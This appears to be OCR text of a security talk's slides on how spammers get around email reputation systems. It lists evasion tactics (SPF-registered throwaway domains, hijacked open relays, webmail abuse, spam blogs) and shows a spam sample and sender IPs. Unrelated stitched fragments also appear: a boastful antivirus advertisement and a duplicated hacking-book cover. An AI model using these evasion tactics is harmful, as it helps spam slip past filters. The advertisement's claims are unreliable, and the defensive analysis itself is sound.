Malware removal software, which detects and eliminates more than 100'000 Trojan Horses and Spywares. It also detects viruses, trojans, worms, spyware, malicious ActiveX controls and Java applets. The latest version of **Trojan&SpywareScan** features involves outstanding detection abilities, together with high performance.

You can expect 100% detection of In-the-Wild viruses (viruses already spreading between users) and excellent detection of Trojan

Trojan&SpywareScan key features

- Full **Windows XP Service Pack 2** Security Center Support!
- **RescueScan Technology** - With Ultra-high speed scan rescuing your PC from Viruses is a matter of seconds!
- **Ultimate Live Update** - Every 2-hours antivirus bases and modules are fully updated. Antivirus stands sentinel over your privacy and identity!
- Trojan&SpywareScan detects and removes more than 100000 Trojan horses, Spyware, Viruses, Hackers, Adware, Keyloggers and other harmware;
- Trojan&SpywareScan lets you quickly scan files and access other Antivirus features directly from Windows Explorer;
- Removes the "active trojan" from a disk, even if it is blocking the file;
- Removes trojan files that are locked for writing (e.g. DLLs which are being used);
- Best backdoor and worm protection;
- Supports compressed files scan;

Email Wreck-utation



Beat the bad guys to it!
Find the vulnerabilities in your network now

Hacking FOR DUMMIES®

2nd Edition

Perform penetration and other security tests on your own network


A Reference for the Rest of Us!®

FREE eTips at dummies.com®

Kevin Beaver, CISSP
Information Security Consultant

Foreword by Stuart McClure,
President/CTO, Foundstone, Inc.

Email Wreck-utation


Beat the bad guys to it!
Find the vulnerabilities in your network now
Hacking
FOR
DUMMIES
2nd Edition
Perform penetration and other security tests on your own network
A Reference for the Rest of Us!
FREE eTips at dummies.com
Kevin Beaver, CISSP
Information Security Consultant
Foreword by Stuart McClure, President/CTO, Foundstone, Inc.

Has been around for a lot longer than Web Reputation

Several sender technologies: (SPF, DKIM,SenderID)

Reputation systems have helped move the problem

Email Wreck-utation

Email Wreck-utation

Start your own company and add
SPF, SenderID, etc records,
and move around

Email Wreck-utation

Start your own company and add SPF, SenderID, etc records, and move around

Hijack a “good” open relay

Email Wreck-utation

Start your own company and add
SPF, SenderID, etc records,
and move around

Hijack a “good” open relay

Use a webmail provider like Yahoo!, Gmail, Microsoft

Email Wreck-utation


Start your own company and add SPF, SenderID, etc records, and move around

Hijack a “good” open relay

Use a webmail provider like Yahoo!, Gmail, Microsoft

Spread wealth to BLOGS (Splogs)

Email Wreck-utation
"Legit Sender"



From: dan hubbard [dhubbard858@gmail.com]

To: Hubbard, Dan

Cc:

Subject: Enjoy taking surveys? Get paid to take More.

Attachments:

Get Paid For Your Opinion. http://gifts.gemzulu.com/C/54/711/346
$10 - $40 Dollars an Hour! Apply Online Today! Click Now

WELCOME TO GoldNetMedia

GoldNetMedia is a leading provider of direct marketing and database management solutions which enable marketers to maximize the value of their permission-based lists. Companies have the ability to increase revenues from their newsletter subscribers, customer data and prospect databases.

GoldNetMedia creates innovative direct response campaigns to promote services and products online. Companies with compelling products can benefit from our expertise in testing, creative design, campaign planning, optimization and tracking.


Email: “Legit” SPF

Email: “Legit” SPF

"Theres never been a better time to get a new car"

mail.yakdrive.com [67.218.177.112]
mail.jadeblond.com [67.218.177.54]
mail.routevery.com [67.218.177.53]
mail.filterwind.com [67.218.185.50]
mail.routevery.com [67.218.177.53]
mail.bendton.com [67.218.177.73]
mail.wellcometo.com [67.218.185.76]
mail.domesell.com [67.218.185.96]
mail.smashoot.com [67.218.185.94]
mail.arrivespark.com [67.218.185.117]
mail.spearmine.com [67.218.185.74]
mail.cleanfluff.com [67.218.171.33]
mail.thirdground.com [67.218.171.20]

Email: "Legit" SPF




Information for 'domesell.com'

This page shows general information on the domain domesell.com, its message volume and the number of unique IPs sending email during the last 30 days, and IP addresses in this domain sending substantial amounts of email.

Is this your domain? Request more in depth information with our Domain Health Check !

Web Reputation

Reputation:	○ Neutral
SmartFilter Category:	Not Categorized Make Category Suggestions
Nameservers:	ns1.domainservice.com ns2.domainservice.com ns3.domainservice.com ns4.domainservice.com



Mail Reputation

Daily Trend of Domain Mail Sending Behavior

Sender Information

First seen:	2008-03-07


Message Volume

Daily avg 30 days:	
Yesterday:	(+157%)

SPF/SenderID for domesell.com

Record present:	spf1
Record:	v=spf1 ip4:67.218.185.0/24 a mx ~all

Email: "Legit" SPF



EMAIL & WEB REPUTATION LOOK UP

You are only as credible as your online reputation. Make sure your identity is not being compromised by criminal activity by checking your reputation score.

Enter IP address or Domain to look up Reputation

domesell.com

Web Reputation Score: Neutral

Country: United States of America

Detailed Info: domesell.com

